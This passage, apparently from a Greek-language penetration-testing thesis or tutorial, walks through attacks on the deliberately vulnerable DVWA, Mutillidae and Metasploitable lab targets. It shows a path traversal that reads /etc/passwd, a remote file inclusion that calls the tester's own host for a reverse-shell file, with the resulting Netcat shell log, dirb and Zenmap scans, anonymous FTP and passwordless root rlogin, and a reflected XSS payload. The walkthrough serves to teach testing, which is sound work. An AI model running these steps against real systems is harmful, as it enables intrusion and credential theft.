
Στην εικόνα 53 παρατηρούμε ότι έγινε είσοδος με διαφορετικό χρήστη από τον δικό μας του οποίου βάλαμε τα στοιχεία. Και στην συγκεκριμένη περίπτωση είναι λογαριασμός διαχειριστή οπότε έχουμε πρόσβαση σε επιπλέον δυνατότητες της διαδικτυακής εφαρμογής.

Εικόνα 53. Είσοδος με τον λογαριασμό του διαχειριστή

5.4 Broken Access Control


5.4.1 Local File Inclusion

Το πρώτο παράδειγμα που θα δούμε σε αυτή την ευπάθεια θα γίνει στην διαδικτυακή εφαρμογή DVWA και είναι η δυνατότητα ενός χρήστη να διαβάσει αρχεία στα οποία δεν θα έπρεπε να έχει πρόσβαση, ακόμα και αν τα αρχεία αυτά βρίσκονται εκτός του directory /var/www/. Όμως λόγο ελλιπών ρυθμίσεων του access control έχει τη δυνατότητα να τα ανοίξει. Στην εικόνα 54 φαίνεται η διαδικτυακή εφαρμογή που θα χρησιμοποιήσουμε.




Εικόνα 54. Δοκιμές για File Inclusion

Όταν δούμε σε ένα URL μετά το path να γράφει π.χ. **/?page=include.php** σημαίνει ανοίγοντας αυτή τη σελίδα φορτώνει μία άλλη, την ***include.php.*** Μπορούμε να δούμε αν υπάρχει ψάχνοντας στο URL με το path και αντί **/?page=include.php** να βάλουμε **/include.php** (εικόνα 55)**.**



Εικόνα 55. Εμφάνιση σφάλματος από λάθος request URL

Βλέπουμε ότι η σελίδα που φορτώνει βγάζει σφάλμα γιατί δεν υπάρχει σε αυτό το directory που είμαστε, δεν έχει σημασία που δεν το εμφανίζει. Με αυτό τον τρόπο μάθαμε πόσα directories πρέπει να πάμε πίσω για να περιηγηθούμε στα αρχεία του server. Οπότε σε περίπτωση που θέλουμε για παράδειγμα να δούμε τους users και τους κωδικούς τους που βρίσκονται στο μηχάνημα του διακομιστή αρκεί να ανοίξουμε ένα αρχείο που βρίσκεται στο **/etc/passwd.** Στην εικόνα 56 φαίνεται το μονοπάτι που χρησιμοποιήσαμε για να φτάσουμε στο αρχείο με τους κωδικούς. Για να πάμε στο root directory στο παράδειγμά μας χρειάζονται πέντε κινήσεις προς τα πίσω, οπότε το αρχείο που θα ζητήσουμε να φορτώσει είναι στο **/../../../../../etc/passwd**.




Εικόνα 56. Ανάγνωση αρχείου στον κατάλογο /etc/passwd

Μπορούμε να αντιγράψουμε το κείμενο και να το περάσουμε σε ένα αρχείο κειμένου και να αποθηκεύσουμε τους χρήστες με τους κωδικούς τους.

5.4.2 Remote File Inclusion


Το δεύτερο παράδειγμα είναι ειδική περίπτωση της ευπάθειας File Inclusion. Μας επιτρέπει να διαβάσουμε οποιοδήποτε αρχείο και από άλλους server και να το τρέξουμε στον server που βρίσκεται η διαδικτυακή εφαρμογή με την ευπάθεια. Ο server θα πρέπει να είναι παραμετροποιημένος για να επιτρέπει κάποιες συναρτήσεις να τρέξουν, τις allow_URL & allow_URL_fopen. Θα γράψουμε ένα απλό κώδικα PHP ο οποίος φαίνεται στην εικόνα 57 και θα τρέχει την ίδια εντολή που χρησιμοποιήσαμε πριν για να τρέξουμε το reverse connection με το Netcat.



Εικόνα 57. Κώδικας PHP για Netcat σύνδεση

Η εντολή **passthru** μας επιτρέπει να τρέξουμε εντολές λειτουργικών συστημάτων. Θα το αποθηκεύσουμε στον server του Kali μηχανήματος σαν αρχείο κειμένου, θα χρησιμοποιήσουμε το όνομα *reverse.txt*. Αυτό το κάνουμε γιατί άμα το αποθηκεύσουμε κατευθείαν σαν PHP αρχείο θα τρέξει στο μηχάνημα με τα Kali και όχι στον server που θέλουμε να αποκτήσουμε πρόσβαση. Τώρα στα Kali θα πρέπει να κάνουμε δύο ενέργειες, η πρώτη να ενεργοποιήσουμε ένα apache server που έχουμε εγκαταστήσει στην πόρτα 80 για να μπορεί να αποθηκευτεί το αρχείο και να ανοίξει από το διακομιστή της διαδικτυακής εφαρμογής. Και η δεύτερη να τρέξουμε την εντολή **nc -vv -l -p 8080,** του προγράμματος Netcat, για να ενεργοποιηθεί ένας listener ο οποίος θα «ακούει» για αιτήματα συνδέσεων από άλλα μηχανήματα. Έπειτα χρησιμοποιούμε την μέθοδο **include** μέσω της μεταβλητής page για να ορίσουμε το path στο μηχάνημα με τα Kali που βρίσκεται το αρχείο μας, αυτό φαίνεται στο URL της εικόνας 58. Μόλις φορτώσει η σελίδα θα έρθει το αίτημα στο Netcat και θα αποκτήσουμε πρόσβαση στον διακομιστή (εικόνα 59). Ο σύνδεσμος που θα δημιουργηθεί με την include είναι ο παρακάτω:

- **192.168.2.22/dvwa/vulnerabilities/fi/?page=http://192.168.1.11/reverse.txt**



Εικόνα 58. Άνοιγμα αρχείου για εκτέλεση

```
root@client:~# nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.2.22: inverse host lookup failed: Unknown host
connect to [192.168.1.11] from (UNKNOWN) [192.168.2.22] 56683
ls
help
include.php
index.php
source
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Εικόνα 59. Σύνδεση με Netcat στον διακομιστή

5.5 Security Misconfiguration

Η συγκεκριμένη ευπάθεια έχει διάφορα τρωτά σημεία, θα πρέπει να ψάξουμε το καθένα ξεχωριστά ή χρησιμοποιώντας κάποιο εργαλείο που θα κάνει την αναζήτηση για εμάς. Οι δοκιμές που θα κάνουμε θα γίνουν στη σελίδα Mutillidae, η πρώτη δοκιμή θα είναι να δούμε πως χειρίζεται errors όπως για παράδειγμα για μία σελίδα η οποία δεν υπάρχει.

5.5.1 Error Handling

Στην εικόνα 60 βλέπουμε ότι η διαδικτυακή εφαρμογή δεν το χειρίστηκε με σωστό τρόπο γιατί εμφάνισε πληροφορίες σχετικά με τα στοιχεία από τα οποία αποτελείται το μηχάνημα, όπως ποιο διακομιστή και την έκδοση του χρησιμοποιεί.



Εικόνα 60. Πληροφορίες για τον server, την IP και την πόρτα που τρέχει

5.5.2 Directory Listing

Για να ανακαλύψουμε αυτό το ελάττωμα θα χρησιμοποιήσουμε το εργαλείο Dirb με την προεπιλεγμένη λίστα του για να κάνει Brute Force Attack στη διαδικτυακή μας εφαρμογή και ανακαλύψει ποιοι μπορεί να είναι οι κατάλογοι της. Στις εικόνες 61, 62 και 63 είναι η αναζήτηση που κάνει το dirb για τη σελίδα Mutillidae. Οι εικόνες 61 και 62 έχουν κυρίως την αναζήτηση με τις λέξεις που υπάρχουν στο word list της προεπιλογής και σου δείχνει ποιες από αυτές υπάρχουν.

```
root@client:~# dirb http://192.168.2.22/mutillidae

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 25 12:46:16 2020
URL_BASE: http://192.168.2.22/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.22/mutillidae/ ----
==> DIRECTORY: http://192.168.2.22/mutillidae/classes/
+ http://192.168.2.22/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://192.168.2.22/mutillidae/documentation/
+ http://192.168.2.22/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://192.168.2.22/mutillidae/footer (CODE:200|SIZE:450)
+ http://192.168.2.22/mutillidae/header (CODE:200|SIZE:19879)
+ http://192.168.2.22/mutillidae/home (CODE:200|SIZE:2930)
==> DIRECTORY: http://192.168.2.22/mutillidae/images/
+ http://192.168.2.22/mutillidae/inc (CODE:200|SIZE:386260)
```

Εικόνα 61. Αποτελέσματα του Dirb

```
==> DIRECTORY: http://192.168.2.22/mutillidae/includes/
+ http://192.168.2.22/mutillidae/index (CODE:200|SIZE:24237)
+ http://192.168.2.22/mutillidae/index.php (CODE:200|SIZE:24237)
+ http://192.168.2.22/mutillidae/installation (CODE:200|SIZE:8138)
==> DIRECTORY: http://192.168.2.22/mutillidae/javascript/
+ http://192.168.2.22/mutillidae/login (CODE:200|SIZE:4102)
+ http://192.168.2.22/mutillidae/notes (CODE:200|SIZE:1721)
+ http://192.168.2.22/mutillidae/page-not-found (CODE:200|SIZE:705)
==> DIRECTORY: http://192.168.2.22/mutillidae/passwords/
+ http://192.168.2.22/mutillidae/phpinfo (CODE:200|SIZE:48871)
+ http://192.168.2.22/mutillidae/phpinfo.php (CODE:200|SIZE:48883)
+ http://192.168.2.22/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://192.168.2.22/mutillidae/register (CODE:200|SIZE:1823)
+ http://192.168.2.22/mutillidae/robots (CODE:200|SIZE:160)
+ http://192.168.2.22/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://192.168.2.22/mutillidae/styles/

---- Entering directory: http://192.168.2.22/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/documentation/ -
```

Εικόνα 62. Αποτελέσματα του Dirb

Στο τέλος της 62 και σε όλη την 63 εικόνα δείχνει ποια από αυτά τα αποτελέσματα που βρήκε διαθέτουν την ευπάθεια αυτή ώστε να μπορούν να εμφανίσουν τα περιεχόμενά τους σε μορφή λίστας.

```
---- Entering directory: http://192.168.2.22/mutillidae/documentation/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/javascript/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.22/mutillidae/styles/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Sep 25 12:46:22 2020
DOWNLOADED: 4612 - FOUND: 18
```

Εικόνα 63. Αποτελέσματα του Dirb

Με τα στοιχεία αυτά μπορούμε να βάλουμε σαν URL στον περιηγητή μας την εφαρμογή που έχει την ευπάθεια και στο τέλος το μονοπάτι του καταλόγου που μπορούν να εμφανιστούν ως λίστα, βάση το Dirb. Οι δύο παρακάτω εικόνες δείχνουν τα αποτελέσματα της επίθεσης χρησιμοποιώντας το URL *192.168.2.22/mutillidae/images* για την εικόνα 64 και *192.168.2.22/mutillidae/javascript για την 65*. Μπορούμε να κατεβάσουμε οποιαδήποτε αρχείο υπάρχει σε αυτά ακόμα και αρχεία κώδικα για να βρούμε περισσότερες ευπάθειες.

Index of /mutillidae/images

Name	Last modified	Size	Description
Parent Directory		-	
IhackBanner2x_final_print.jpg	29-Aug-2008 16:15	100K	
add_icon.png	13-Mar-2012 21:56	6.9K	
back-button-128px-by-128px.png	08-Jul-2011 21:21	12K	
backtrack-4-r2-logo-90-69.png	11-Apr-2011 20:14	1.4K	
bui_eclipse_pos_logo_fc_med.jpg	11-Apr-2011 20:14	50K	
coykillericon.png	11-Apr-2011 20:14	5.4K	

Εικόνα 64. Directory Listing 1

Εικόνα 65. Directory Listing 2


5.5.3 Misconfiguration

Τώρα θα χρησιμοποιήσουμε το πρόγραμμα Zenmap για να επιτεθούμε στον διακομιστή ως μηχάνημα και να δούμε από ποιες εφαρμογές αποτελείται και ποιες πόρτες έχει ανοιχτές. Το Zenmap σαρώνει το μηχάνημα που βρίσκεται στην IP που θα του δώσεις και μπορεί να σου εμφανίσει τις υπηρεσίες που τρέχει και τις αντίστοιχες πόρτες που χρησιμοποιεί. Χρησιμοποιώντας κάποιο security misconfiguration που μπορεί να διαθέτουν μπορούμε να αποκτήσουμε απομακρυσμένη πρόσβαση. Στην εικόνα 66 φαίνεται ένα κομμάτι από τα αποτελέσματα της σάρωσης που έκανε το Zenmap στο server μας ως μεμονωμένο στόχο.

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Εικόνα 66. Zenmap αποτελέσματα, ftp service

Όπως μπορούμε να δούμε στην πόρτα 21 τρέχει μία FTP υπηρεσία. FTP είναι μία υπηρεσία που παρέχει στους χρήστες πρόσβαση για μεταφορά αρχείων από και προς τον server. Κανονικά μία τέτοια υπηρεσία θα πρέπει να είναι ρυθμισμένη για να ζητάει όνομα χρήστη και κωδικό για τη σύνδεση. Όμως σε αυτή βλέπουμε ότι με την λάθος παραμετροποίηση αφήνει τους ανώνυμους χρήστες να συνδεθούν και να κατεβάσουν ή να ανεβάσουν αρχεία στον διακομιστή. Στην εικόνα 67 έχουμε κατεβάσει ένα FTP client στο μηχάνημα με τα Kali και έχουμε συνδεθεί χρησιμοποιώντας την IP του server χωρίς να μας ζητήσει κάποια πιστοποίηση.




Εικόνα 67. Σύνδεση με FTP client

Στο δεύτερο παράδειγμα που θα δούμε με αυτό το ελάττωμα είναι η απομακρυσμένη πρόσβαση στο διακομιστή με στοιχεία root. Στην εικόνα 68 βλέπουμε μερικές ακόμα από τις υπηρεσίες που τρέχουν στον διακομιστή. Λόγω λάθος παραμετροποίησης ο χρήστης root μπορεί να συνδεθεί χωρίς κωδικό με την υπηρεσία netkit-rsh, απομακρυσμένα. Η υπηρεσία τρέχει στην πόρτα 512, θα αναζητήσουμε στο Google για πληροφορίες που αφορούν την πόρτα και την υπηρεσία αυτή (εικόνα 69).

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```

Εικόνα 68. Zenmap αποτελέσματα, services



Εικόνα 69. Αναζήτηση Google για port 512

Υπάρχουν αρκετές πληροφορίες για το τι είναι και πως δουλεύει στο Διαδίκτυο. Ουσιαστικά η συγκεκριμένη υπηρεσία παρέχει απομακρυσμένη σύνδεση στο μηχάνημα που τρέχει με τη χρήση της εντολής rlogin. Στην εικόνα 70 φαίνεται η εντολή που τρέξαμε για να συνδεθούμε στον server, έπειτα μπορούμε να τρέξουμε όσες εντολές Linux θέλουμε, μιας και θα έχουμε δικαιώματα root.


- **rlogin -l root 192.168.2.22**

```
root@client:~# rlogin -l root 192.168.2.22
Last login: Fri Sep 25 21:30:02 EDT 2020 from 192.168.1.11 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ls /var/www/
dav  dvwa  index.php  mutillidae  phpinfo.php  phpMyAdmin  test  tikiwiki  tikiwiki-old  twiki
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Εικόνα 70. Σύνδεση με το netkit-rsh

5.6 Cross Site Scripting (XSS)


Στην εικόνα 71 φαίνονται οι οντότητες που θα πάρουν μέρος στις παρακάτω δοκιμές και σε ποια δίκτυα ανήκουν. Ακολουθάμε την ίδια τακτική με τις Injection vulnerabilities, δοκιμάζουμε κουτιά κειμένου και παραμέτρους στο URL.



Εικόνα 71. Τοπολογία δικτύου για XSS

5.6.1 Reflected XSS

Θα ξεκινήσουμε με μία απλή δοκιμή σε **Reflected XSS**. Η σελίδα μας βλέπουμε, από την εικόνα 72, ότι περιέχει ένα κουτί κειμένου και μας ζητάει το όνομά μας. Όπως θα δούμε μόλις πατήσουμε το Submit τρέχει κώδικας για να μας εμφανίσει το Hello "name". Θα κάνουμε δοκιμή να περάσουμε ένα απλό JavaScript alert μέσα από αυτό το κουτί.




Εικόνα 72. Δοκιμή πεδίου

Στην εικόνα 73 είναι ο κώδικα JavaScript που θα δώσουμε ως είσοδο στο textbox για να μας εμφανίσει ένα XSS κείμενο μέσα από το alert.

- **<script>alert("XSS")</script>**

Εικόνα 73. Είσοδος JavaScript κώδικα

Η εικόνα 74 μας δείχνει το αποτέλεσμα που θα πάρουμε μόλις πατήσουμε το κουμπί Submit της σελίδας. Όπως φαίνεται από την εικόνα 75 έχουμε το URL της σελίδας η οποία έχει τρέξει τον κώδικα JavaScript που εισήγαμε στο κουτί κειμένου. Τώρα αυτό το link το στέλνουμε στον στόχο μας για να το φορτώσει στον browser και να εκτελεστεί ο κώδικάς μας. Μέσα στα tags του script μπορούμε να γράψουμε ότι κώδικα JavaScript θέλουμε.




Εικόνα 74. Αποτελέσματα XSS

Εικόνα 75. URL σελίδας με XSS

5.6.2 Stored XSS

